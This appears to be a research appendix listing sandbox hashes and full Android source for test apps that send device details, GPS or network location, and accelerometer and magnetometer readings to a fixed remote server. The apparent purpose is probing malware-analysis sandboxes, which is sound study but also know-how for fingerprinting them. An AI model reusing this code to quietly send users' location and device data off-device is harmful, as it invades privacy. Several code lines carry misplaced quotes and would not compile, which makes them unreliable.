            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendErrorMsg() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with location info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendLocationData() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with location info
            new SendHttpRequestTask().execute(SERVER_URL, "LOCATION");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }
```

```
 private void sendSatelliteData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with satellite info
            new SendHttpRequestTask().execute(SERVER_URL, "SATELLITE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }
}
```

3. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.locationgps" >

    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."LocationGPSMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
```

```
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

C. LOCATIONNETWORK

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	aafa7c6b179c4ab418ce6681f242c9c0
Andrubis	8438e86ea50081293bf1b0004dafe8c0
ApkScan	1488fe253c82cc53b29c77244c1782bd
CopperDroid	2e2dc02f6cc1bde09cd17ad1da2c728d
Joe Sandbox Mobile	b667d87d52ac20f3f0528778e779e25b
Mobile-Sandbox	b54585d271ae6cc29778fa6ecc0d9a8d
SandDroid	0e9ea88bd1cafb405ce9841a6d20105a
TraceDroid	6c96a65b9da8f8912d9792936d487440
VisualThreat	0aeac5c8008236d0813caa6e0b422196

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.locationnetwork;

import android.content.Context;
import android.location.Location;
import android.location.LocationListener;
import android.location.LocationManager;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.os.Build;
```

```
import android.os.Bundle;
import android.support.v7.app.ActionBarActivity;
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedWriter;
import java.io.IOException;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;


public class LocationNetworkMainActivity extends ActionBarActivity implements LocationListener {

    private final String DEBUG_TAG = "DEBUG_LOCATION_NON_GPS";
    private final String SERVER_URL = "http://54.86.68.241/locationnetwork/visualthreat.php";

    private TextView txtResults;
    private LocationManager locationManager;

    private String errorMsg;

    private float accuracy;
    private double altitude;
    private float bearing;
    private double lat;
    private double lng;
    private String provider;
```

```
private float speed;
private long time;

private int numLocationChanges = 0;

private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsLocation = new ArrayList<NameValuePair>();

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_location_non_gps_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    //Setup Location Manager and Provider
    locationManager = (LocationManager) getSystemService(LOCATION_SERVICE);

    setDeviceData();
    showDeviceData();
    sendDeviceData();


    // Verify that Network provider is enabled;
    if (locationManager.isProviderEnabled(LocationManager.NETWORK_PROVIDER)) {
        // Application has access to Cell Tower or Wifi Network for location updates
        Location location = locationManager.getLastKnownLocation(LocationManager.NETWORK_PROVIDER);

        if (location != null) {
            // default location provided; need to append to TextView and send status to server
            setLocationData(location);
            showLocationData();
            sendLocationData();
        } else {
            // Network Provider is enabled but getting last known location produces no results
            setErrorMsg("Network Provider is enabled; no location available however");
            showErrorMsg();
```

```
            sendErrorMsg();
        }

    } else {
        // Network Provider Not Enabled
        setErrorMsg("Network Provider not enabled on device");
        showErrorMsg();
        sendErrorMsg();
    }
}

/* Request location updates at startup */
@Override
protected void onResume() {
    super.onResume();
    if (locationManager.isProviderEnabled(LocationManager.NETWORK_PROVIDER)) {
        locationManager.requestLocationUpdates(LocationManager.NETWORK_PROVIDER, 500, 1, this);
    } else {
        // Network Provider Not Enabled
        setErrorMsg("Network Provider not enabled on device");
        showErrorMsg();
        sendErrorMsg();
    }
}

/* Remove the locationlistener updates when Activity is paused */
@Override
protected void onPause() {
    super.onPause();
    locationManager.removeUpdates(this);
}

@Override
public void onLocationChanged(Location location) {
    if (location != null) {
        numLocationChanges++;
        // location provided; need to append to TextView and send status to server
        setLocationData(location);
```

```
            showLocationData();
            sendLocationData();
        } else {
            // Network Provider is enabled but getting last known location produces no results
            setErrorMsg("Network Provider is enabled; Location Changed Event Occurred; Location is null");
            showErrorMsg();
            sendErrorMsg();

        }
    }

    @Override
    public void onStatusChanged(String provider, int status, Bundle extras) {

    }

    @Override
    public void onProviderEnabled(String provider) {

    }

    @Override
    public void onProviderDisabled(String provider) {

    }

    @Override
    public boolean onCreateOptionsMenu(Menu menu) {
        // Inflate the menu; this adds items to the action bar if it is present.
        getMenuInflater().inflate(R.menu.menu_location_non_gps_main, menu);
        return true;
    }

    @Override
    public boolean onOptionsItemSelected(MenuItem item) {
        // Handle action bar item clicks here. The action bar will
        // automatically handle clicks on the Home/Up button, so long
        // as you specify a parent activity in AndroidManifest.xml.
```

```
    int id = item.getItemId();

    //noinspection SimplifiableIfStatement
    if (id == R.id.action_settings) {
        return true;
    }

    return super.onOptionsItemSelected(item);
}

private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
    StringBuilder result = new StringBuilder();
    boolean first = true;

    for (NameValuePair pair : params) {
        if (first)
            first = false;
        else
            result.append("&");

        result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
        result.append("=");
        result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
    }

    return result.toString();
}

private String sendHttpRequest(String myURL, String postParameters) throws IOException {
    URL url = new URL(myURL);

    // Setup Connection
    HttpURLConnection conn = (HttpURLConnection) url.openConnection();
    conn.setReadTimeout(10000);      /* in milliseconds */
    conn.setConnectTimeout(15000);  /* in milliseconds */
    conn.setRequestMethod("POST");
    conn.setDoOutput(true);
```

```
    // Setup POST query params and write to stream
    OutputStream ostream = conn.getOutputStream();
    BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

    if (postParameters.equals("DEVICE")) {
        writer.write(buildPostRequest(paramsDevice));
    } else if (postParameters.equals("LOCATION")) {
        writer.write(buildPostRequest(paramsLocation));
    } else if (postParameters.equals("ERROR_MSG")) {
        writer.write(buildPostRequest(paramsErrorMsg));
    }

    writer.flush();
    writer.close();
    ostream.close();

    // Connect and Log response
    conn.connect();
    int response = conn.getResponseCode();
    Log.d(DEBUG_TAG, "The response is: " + response);

    conn.disconnect();

    // After every Location data update, reset POST params;
    if (postParameters.equals("LOCATION")) {
        paramsLocation = new ArrayList<NameValuePair>();
    } else if (postParameters.equals("ERROR_MSG")) {
        paramsErrorMsg = new ArrayList<NameValuePair>();
    }

    return String.valueOf(response);

}

private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
    // @params come from SendHttpRequestTask.execute() call
    @Override
    protected String doInBackground(String... params) {
```

```
            // params comes from the execute() call: params[0] is the url, params[1] is type POST
            // request to send - i.e., whether to send Device or Location parameters.
            try {
                return sendHttpRequest(params[0], params[1]);
            } catch (IOException e) {
                setErrorMsg("Unable to retrieve web page. URL may be invalid.");
                showErrorMsg();
                return errorMsg;
            }
        }
    }

    private void setDeviceData() {
        paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
        paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
        paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
        paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
        paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
        paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
        paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
    }

    private void setErrorMsg(String error) {
        errorMsg = error;
        paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
    }

    private void setLocationData(Location location) {
        accuracy = location.getAccuracy();
        altitude = location.getAltitude();
        bearing = location.getBearing();
        lat = location.getLatitude();
        lng = location.getLongitude();
        provider = location.getProvider();
        speed = location.getSpeed();
        time = location.getTime();
```

```
        paramsLocation.add(new            BasicNameValuePair("Location            Update            Count,"
String.valueOf(numLocationChanges)));
        paramsLocation.add(new BasicNameValuePair("Accuracy," String.valueOf(accuracy)));
        paramsLocation.add(new BasicNameValuePair("Altitude," String.valueOf(altitude)));
        paramsLocation.add(new BasicNameValuePair("Bearing," String.valueOf(bearing)));
        paramsLocation.add(new BasicNameValuePair("Latitude," String.valueOf(lat)));
        paramsLocation.add(new BasicNameValuePair("Longitude," String.valueOf(lng)));
        paramsLocation.add(new BasicNameValuePair("Type of Provider," provider));
        paramsLocation.add(new BasicNameValuePair("Speed," String.valueOf(speed)));
        paramsLocation.add(new BasicNameValuePair("Time," String.valueOf(time)));

    }

    private void showDeviceData() {
        // Display and store (for sending via HTTP POST query) device information
        txtResults.append("Device: " + Build.DEVICE + "\n");
        txtResults.append("Brand: " + Build.BRAND + "\n");
        txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
        txtResults.append("Model: " + Build.MODEL + "\n");
        txtResults.append("Product: " + Build.PRODUCT + "\n");
        txtResults.append("Board: " + Build.BOARD + "\n");
        txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

        txtResults.append("\n");

    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }

    private void showLocationData() {
        StringBuilder results = new StringBuilder();
        if (provider != null) {
            results.append("Location Provider: " + provider + "\n");
        }
        results.append("Location Update Count: " + String.valueOf(numLocationChanges) + "\n");
```

```
        results.append("Location Accuracy: " + String.valueOf(accuracy) + "\n");
        results.append("Location Altitude: " + String.valueOf(altitude) + "\n");
        results.append("Location Bearing: " + String.valueOf(bearing) + "\n");
        results.append("Location Latitude: " + String.valueOf(lat) + "\n");
        results.append("Location Longitude: " + String.valueOf(lng) + "\n");
        results.append("Location Speed: " + String.valueOf(speed) + "\n");
        results.append("Location Time: " + String.valueOf(time) + "\n");

        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void sendDeviceData() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with location info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendErrorMsg() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with location info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
```

```
            showErrorMsg();
        }
    }

    private void sendLocationData() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with location info
            new SendHttpRequestTask().execute(SERVER_URL, "LOCATION");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }
}
```

3. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.locationnetwork" >

    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
```

```
        <activity
            android:name=.”LocationNetworkMainActivity”
            android:label=“@string/app_name” >
            <intent-filter>
                <action android:name=“android.intent.action.MAIN” />

                <category android:name=“android.intent.category.LAUNCHER” />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

D. ACCELEROMETER

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	47665dad551de8696e43b5945ca08cfe
Andrubis	6e84c47fd8255dfbc2ddf6b38d6cb2f5
ApkScan	548ce253e0667ef4ef2e0e962be89359
CopperDroid	6d496880e2f7f0df97ded526682a9112
Mobile-Sandbox	9be8cf885dabedcd5bf7bd77309d7be4
SandDroid	905ac9dbb657963e01d81ae45bc6f798
TraceDroid	b69bb64302b63e3b518372c8e9cb70e5
VisualThreat	4a6a75b13cf18816a1b2acf176207527

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.accelerometer;

import android.content.Context;
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
import android.hardware.SensorManager;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.os.Build;
```

```
import android.os.Bundle;
import android.support.v7.app.ActionBarActivity;
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedWriter;
import java.io.IOException;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;

public class AccelerometerMainActivity extends ActionBarActivity implements SensorEventListener {

    private final String DEBUG_TAG = "DEBUG_ACCELEROMETER";
    private final String SERVER_URL = "http://54.86.68.241/accelerometer/test.php";

    private TextView txtResults;
    private SensorManager sensorManager;

    private String errorMsg;

    private Sensor mAccelerometer;

    // Various sensor data associated with the sensor and sensor event
    private float eventAccuracy;
    private float sensorMaxRange = 0;
    private float sensorPower = 0;
    private float sensorResolution = 0;
```

```
private int eventSensorType;
private int numAccelerometerEvents = 0;
private int sensorVersion = 0;
private long eventTimeStamp;
private String sensorVendor;

// Values returned upon sensor change event, whereby the value is given as force along the
// respective X,Y, or Z axis (including gravity) in m/s^2
private float accelerometerForceX;
private float accelerometerForceY;
private float accelerometerForceZ;

private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsEvent = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsSensor = new ArrayList<NameValuePair>();


@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_accelerometer_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    // Setup Accelerometer Manager and Provider
    sensorManager = (SensorManager) getSystemService(SENSOR_SERVICE);
    mAccelerometer = sensorManager.getDefaultSensor(Sensor.TYPE_ACCELEROMETER);

    setDeviceData();
    showDeviceData();
    sendDeviceData();

    if (mAccelerometer == null) {
        setErrorMsg("No Accelerometer Detected");
        showErrorMsg();
        sendErrorMsg();
    } else {
```

```
            setSensorData();
            showSensorData();
            sendSensorData();
        }
    }

    /* Request Accelerometer updates at startup */
    @Override
    protected void onResume() {
        super.onResume();
        if(mAccelerometer != null) {
            sensorManager.registerListener(this, mAccelerometer, SensorManager.SENSOR_DELAY_NORMAL);
        }
    }

    /* Remove the Accelerometerlistener updates when Activity is paused */
    @Override
    protected void onPause() {
        super.onPause();
        sensorManager.unregisterListener(this);
    }

    @Override
    public void onSensorChanged(SensorEvent event) {
        if (mAccelerometer != null) {
            // Verify the sensor triggering the event is of the right sensor type and for
            // simplification purposes, only capture 20 events.
            if ((event.sensor.getType() == mAccelerometer.getType()) && numAccelerometerEvents < 20) {

                numAccelerometerEvents++;
                setEventData(event);
                showEventData();
                sendEventData();
            }
        }
    }

    @Override
```

```
public boolean onCreateOptionsMenu(Menu menu) {
    // Inflate the menu; this adds items to the action bar if it is present.
    getMenuInflater().inflate(R.menu.menu_accelerometer_main, menu);
    return true;
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
    // Handle action bar item clicks here. The action bar will
    // automatically handle clicks on the Home/Up button, so long
    // as you specify a parent activity in AndroidManifest.xml.
    int id = item.getItemId();
    if (id == R.id.action_settings) {
        return true;
    }
    return super.onOptionsItemSelected(item);
}

private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
    StringBuilder result = new StringBuilder();
    boolean first = true;

    for (NameValuePair pair : params) {
        if (first)
            first = false;
        else
            result.append("&");

        result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
        result.append("=");
        result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
    }

    return result.toString();
}

private String sendHttpRequest(String myURL, String postParameters) throws IOException {
    URL url = new URL(myURL);
```

```
// Setup Connection
HttpURLConnection conn = (HttpURLConnection) url.openConnection();
conn.setReadTimeout(10000); /* in milliseconds */
conn.setConnectTimeout(15000); /* in milliseconds */
conn.setRequestMethod("POST");
conn.setDoOutput(true);

// Setup POST query params and write to stream
OutputStream ostream = conn.getOutputStream();
BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

if (postParameters.equals("DEVICE")) {
    writer.write(buildPostRequest(paramsDevice));
} else if (postParameters.equals("ACCELEROMETER")) {
    writer.write(buildPostRequest(paramsEvent));
    paramsEvent = new ArrayList<NameValuePair>();
} else if (postParameters.equals("ERROR_MSG")) {
    writer.write(buildPostRequest(paramsErrorMsg));
    paramsErrorMsg = new ArrayList<NameValuePair>();
} else if (postParameters.equals("SENSOR")) {
    writer.write(buildPostRequest(paramsSensor));
    paramsSensor = new ArrayList<NameValuePair>();
}

writer.flush();
writer.close();
ostream.close();

// Connect and Log response
conn.connect();
int response = conn.getResponseCode();
Log.d(DEBUG_TAG, "The response is: " + response);

conn.disconnect();

return String.valueOf(response);
```

```
}

private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
    // @params come from SendHttpRequestTask.execute() call
    @Override
    protected String doInBackground(String... params) {
        // params comes from the execute() call: params[0] is the url,
        // params[1] is type POST
        // request to send - i.e., whether to send Device or Accelerometer
        // parameters.
        try {
            return sendHttpRequest(params[0], params[1]);
        } catch (IOException e) {
            setErrorMsg("Unable to retrieve web page. URL may be invalid.");
            showErrorMsg();
            return errorMsg;
        }
    }
}

private void setDeviceData() {
    paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
    paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
    paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
    paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
    paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
    paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
    paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
}

private void setErrorMsg(String error) {
    errorMsg = error;
    paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
}

private void setEventData(SensorEvent event) {
    eventAccuracy = event.accuracy;
    eventSensorType = event.sensor.getType();
```

```
        eventTimeStamp = event.timestamp;
        accelerometerForceX = event.values[0];
        accelerometerForceY = event.values[1];
        accelerometerForceZ = event.values[2];

        paramsEvent.add(new BasicNameValuePair("Accelerometer Event Update Count,"
                String.valueOf(numAccelerometerEvents)));
        paramsEvent.add(new BasicNameValuePair(
                "Accuracy," String.valueOf(eventAccuracy)));
        paramsEvent.add(new BasicNameValuePair(
                "Sensor Type," String.valueOf(eventSensorType)));
        paramsEvent.add(new BasicNameValuePair(
                "Event Time Stamp," String.valueOf(eventTimeStamp)));
        paramsEvent.add(new BasicNameValuePair(
                "Value 0 Acceleration along the x axis," String.valueOf(accelerometerForceX)));
        paramsEvent.add(new BasicNameValuePair(
                "Value 1 Acceleration along the y axis," String.valueOf(accelerometerForceY)));
        paramsEvent.add(new BasicNameValuePair(
                "Value 2 Acceleration along the z axis," String.valueOf(accelerometerForceZ)));
    }

    private void setSensorData() {
        sensorMaxRange = mAccelerometer.getMaximumRange();
        sensorPower = mAccelerometer.getPower();
        sensorResolution = mAccelerometer.getResolution();
        sensorVendor = mAccelerometer.getVendor();
        sensorVersion = mAccelerometer.getVersion();

        paramsSensor.add(new BasicNameValuePair("Max Range," String.valueOf(sensorMaxRange)));
        paramsSensor.add(new BasicNameValuePair("Power," String.valueOf(sensorPower)));
        paramsSensor.add(new BasicNameValuePair("Resolution," String.valueOf(sensorResolution)));
        paramsSensor.add(new BasicNameValuePair("Vendor," String.valueOf(sensorVendor)));
        paramsSensor.add(new BasicNameValuePair("Version," String.valueOf(sensorVersion)));
    }

    private void showDeviceData() {
        // Display and store (for sending via HTTP POST query) device information
        txtResults.append("Device: " + Build.DEVICE + "\n");
```

```
        txtResults.append("Brand: " + Build.BRAND + "\n");
        txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
        txtResults.append("Model: " + Build.MODEL + "\n");
        txtResults.append("Product: " + Build.PRODUCT + "\n");
        txtResults.append("Board: " + Build.BOARD + "\n");
        txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

        txtResults.append("\n");

    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }

    private void showEventData() {
        StringBuilder results = new StringBuilder();

        results.append("Accelerometer Update Count: " + String.valueOf(numAccelerometerEvents) + "\n");
        results.append("Accelerometer Accuracy: " + String.valueOf(eventAccuracy) + "\n");
        results.append("Accelerometer Sensor Type: " + String.valueOf(eventSensorType) + "\n");
        results.append("Accelerometer Time Stamp: " + String.valueOf(eventTimeStamp) + "\n");
        results.append("Accelerometer Vaule 0 (X axis): " + String.valueOf(accelerometerForceX) + "\n");
        results.append("Accelerometer Vaule 1 (Y axis): " + String.valueOf(accelerometerForceY) + "\n");
        results.append("Accelerometer Vaule 2 (Z axis): " + String.valueOf(accelerometerForceZ) + "\n");

        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void showSensorData() {
        StringBuilder results = new StringBuilder();

        results.append("Max Range: " + String.valueOf(sensorMaxRange) + "\n");
        results.append("Power: " + String.valueOf(sensorPower) + "\n");
        results.append("Resolution: " + String.valueOf(sensorResolution) + "\n");
        results.append("Vendor: " + String.valueOf(sensorVendor) + "\n");
```

```
        results.append("Version: " + String.valueOf(sensorVersion) + "\n");

        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void sendDeviceData() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Device info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendErrorMsg() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendEventData() {
```

```
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with
            // Accelerometer event info
            new SendHttpRequestTask().execute(SERVER_URL, "ACCELEROMETER");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendSensorData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Sensor info
            new SendHttpRequestTask().execute(SERVER_URL, "SENSOR");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    @Override
    public void onAccuracyChanged(Sensor sensor, int accuracy) {
        // TODO Auto-generated method stub

    }
}
```

3. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.accelerometer" >

    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."AccelerometerMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

E. GEOMAGNETIC FIELD

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	55f3184a1838cc64f37c7b8b4e8ed45a
Andrubis	7991b838e00955f659c8c8d39be1377a
ApkScan	c39b0588d3fd7a24c730ee14f57607a6
CopperDroid	f70485e072ac06e2072c74b37e3c48e5
Mobile-Sandbox	a7feb24eb08cf56fca44c88c650925ea
SandDroid	276c66442b0774bf9905d724bd2f1225
TraceDroid	e08cfdce13726fff9a2dd76afcad2e94
VisualThreat	3791a66185477fd88499e3b60c3e8958

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.geomagneticfield;

import android.support.v7.app.ActionBarActivity;
import android.os.Bundle;
import android.view.Menu;
import android.view.MenuItem;

import android.content.Context;
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
```

```
import android.hardware.SensorManager;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.os.Build;
import android.util.Log;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedWriter;
import java.io.IOException;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;


public class GeomagneticFieldMainActivity extends ActionBarActivity implements SensorEventListener {

    private final String DEBUG_TAG = "DEBUG_GEOMAGNETIC_FIELD";
    private final String SERVER_URL = "http://54.86.68.241/geomagnetic/test.php";

    private String errorMsg;

    private TextView txtResults;

    private SensorManager sensorManager;
    private Sensor mMagneticSensor;

    // Various sensor attributes common to all sensors
    private float sensorMaxRange = 0;
    private float sensorPower = 0;
```

```
private float sensorResolution = 0;
private String sensorVendor;
private int sensorVersion = 0;

// Various values associated with a sensor change event
private float eventAccuracy;
private int eventSensorType;
private long eventTimeStamp;
private int numSensorEvents = 0;

// Values returned upon sensor change event, whereby the value is given as microteslas along the
// respective X, Y, or Z axis (including gravity) in m/s^2
private float magneticFieldX;
private float magneticFieldY;
private float magneticFieldZ;

private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsEvent = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsSensor = new ArrayList<NameValuePair>();


@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
